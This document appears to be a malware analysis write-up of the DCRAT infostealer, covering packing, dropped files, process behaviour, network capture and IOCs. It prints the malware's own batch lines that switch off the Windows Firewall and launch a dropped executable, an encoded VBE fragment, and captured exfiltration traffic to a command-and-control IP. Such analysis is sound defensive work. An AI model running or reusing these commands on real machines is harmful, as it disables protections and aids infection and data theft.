
DCRAT - yet another trending infostealer.

Recently we have observed another infostealer DCRAT which has been trending.
DCRAT stands for Dark Crystal Remote Access Trojan, which acts as Malware As a Service
The creators of DCRAT offer it as a service to other malicious actors, who can then use it for their own purposes. Essentially, it's like renting out malware to anyone willing to pay for it, making it easier for less technically savvy individuals to carry out cyber attacks. DCRAT has been associated with cybercriminal groups, some of which are believed to operate from Russia or Eastern Europe.
This time too, DCRAT follows similar technicalities but the filetypes and the packing method used are different.


Analysis:
We observed that the file is a PE executable which has been written using dot net. One of the section of this file seems to be packed.




Type: PE32
Offset: 00000000
Size: 001e89ff
Count: 100
Size: 00004e2e
Total: 7.87975
Status: packed(98%)

Offset	Size	Entropy	Status	Name
00000000	00000400	3.11820	not packed	PE Header
00000400	00031c00	6.71297	packed	Section(0)['.text']
00032000	0000b000	5.26164	not packed	Section(1)['.rdata']

Basically, the .text section is packed, which contains the main code. Since, the rest of the sections are not packed, we run the strings command to see anything interesting that can be found.




```
remnux@remnux:~/Downloads/exe/DCRatANalysis$ strings 71edef897009034cbc3e881b647df2207731c2c301159cc4d04e78b564efd53a.exe | more
!This program cannot be run in DOS mode.
Rich<>
.text
`.rdata
@.data
.didat
.rsrc
@.reloc
hp+C
tASW
^VQP
t1h!0
QQSV
F WP
hA&C
hA&C
F2Pj9
hp6C
9RuJ+
_^[d
C2Pj<
C2Pj
```




```
` g@g
H6`6
QZ^&
W9UB0
fhn M
eh2ZmorQ.vbe
#@~^3AAAAA==j
Y~q/4?t
V^~',Z.+mYn6(L+1O`r
?1.rwDRUtnVsE*@#@&
U^DbwO UV+n2vGT!Zb@#@&j
/4?4nV^PxP;DnCD+r(%+1Y`r        jmMkaY ?4n^VE#@#@&
ktj4
VV ]!x~Ju)aw9mYm]zt/_zw
D9Db\n.;W:a;Y
DzJf5Z"yT*8I#%w!1MSanncT9x6mzr!69Zn"}/Umb2R4mYrSPZ~~0mVdn6EYAAA==^#~@
+3qCRzg5bRVjF09GwxPK40DJxcyiuxDCKzOsnaA3.bat
%vka%netsh advfirewall set allprofiles state off%wQvJ%
%xQRxtslABK%"%AppData%\MsHyperDriverComputer/MsHyperDriverComputer.exe"%BQKc%
MsHyperDriverComputer.exe
```

Similar to its previous variants, DCRAT executable contains few more files within it.
On extracting out those files, we observe the below files.



```
3qCRzg5bRVjF09GwxPK40DJxcyiuxDCKzOsnaA3.bat                         eh2ZmorQ.vbe
71edef897009034cbc3e881b647df2207731c2c301159cc4d04e78b564efd53a.exe  MsHyperDriverComputer.exe
```


The bat file has the following contents:



```
%vka%netsh advfirewall set allprofiles state off%wQvJ%
%xQRxtslABK%"%AppData%\MsHyperDriverComputer/MsHyperDriverComputer.exe"%BQKc%
```

The bat file turns off the Windows Firewall and runs the executable that we found within the parent executable.

We also check the entropy of the child exe file.



File type: PE32

Entry point: 00402e5e

Sections: 0003

Time date stamp: 2010-12-09 13:58:13

Size of image: 00008000

Scan: Automatic


Endianness: LE

Mode: 32-bit

PE32
- Packer: MPRESS(2.19)[-]
- Library: .NET(v4.0.30319)[-]
- Overlay: Binary


This is mpress packed.

Next we directly run the malware to observe its behaviour.




```
CFF Explorer.exe   10548   0.05   397 B/s   49.35 MB   [redacted]Admir
wscript.exe        8148                     2.77 MB    [redacted]Admir   Microsoft ® Windo
```

Wscript.exe is used to run a vbe script that we found after decompressing the file above.



```
"C:\Windows\System32\WScript.exe" "C:\Users\Admin\AppData\Roaming\MsHyperDriverComputer\eh2ZmorQ.vbe
"
File:
   C:\Windows\SysWOW64\wscript.exe
   Microsoft ® Windows Based Script Host 5.812.10240.16384
   Microsoft Corporation
```

Later on we observe that wscript.exe stops running and we observe the below exe file running for a while




```
cmd.exe                    7716      5.01 MB
  conhost.exe              10724     5.73 MB
  MsHyperDriverComput...   4956      31.09 MB
```

Within seconds, this process terminates and the final process that runs is named as CFF Explorer.exe.

We check the properties of the process and also the network activity to identify what is it actually trying to do.

We observe that it drops a file in the “C:\Users\Admin\” folder




Process

Command line: "C:\Users\Admin\CFF Explorer.exe"

Current directory: C:\Users\Admin\AppData\Roaming\MsHyperDriverComput

It seems that the malicious file when gets executed, copies itself the exe payload within it, with a different file name within the C:\Users\Admin folder. The filename is kept based on the existing filenames present in the device, verifying that the information gathering has already been done to a larger extent.

While analysing the network, we observe proper data exfiltration happens between the device and the CnC 82[.]146[.]60[.]218



```
Host: 82.146.60.218
Content-Length: 384
Expect: 100-continue

HTTP/1.1 100 Continue

VYTX]^\VYWUUYWY\VZ\[Y]WF^^]WT^VVC^[U_XU\]VZPW]^YS\_ZZXXTT[[RW^UYYPZYWEPU^R[ZA_^RSW[\W^__P]ZZXTWX_^]
W_[XXX\BZXT\QUU[XC]QS[XYRP^_^\T\T_UY^]^^WYXY_RVWZVUWC\YZ_[[UT]QYEWP]S^FVP[SXZBEZSXWZQ..!.8.=]%.9.64
*];^#.6&$Z(-8.6.=. .?Q2(9X![<.&4%^..!."..X,
 Y&.3C).$Z....(<6X#. .337Q3. .<...'.*.2;*Q*Y<Q>.=_'=<
1
P).=]9>5. *".,.1Z"...%.#.)73V7#-^?..
+!..>.=.(.,^1!-." $
".._1"(Z21.
<.!Y?;2Q$.[_.7TQHTTP/1.1 200 OK
Server: nginx
Date: Tue, 05 Mar 2024 07:25:08 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding

98
...\#*/.3
(          32 .?("_'.>.%.%.). S=?*.0>,.&#.P*;!Y..%.6..P,-=.=?:]'"#.+4+.43.^?...+"9.>?.]<>#.1%-V
.$.6...2..Y11;V(:!^=+.
#-.
....$1?.3"<.297
```

164 client pkts, 156 server pkts, 307 turns

Entire conversation (514 kB)

Show data as ASCII

Stream 10

Entire conversation (514 kB)
82.146.60.218:80 → 192.167.7.50:61244 (29 kB)
192.167.7.50:61244 → 82.146.60.218:80 (484 kB)
Find Ne
Print
Save as…
Back
Close
Help

IOCs:
71edef897009034cbc3e881b647df2207731c2c301159cc4d04e78b564efd53a
d664a3bba7d8367d57f579be24ff8550
52d76c36f60df8b848980678353d4344
794d5c2bbadf63a3c0165af243b6dc3f
82[.]146[.]60[.]218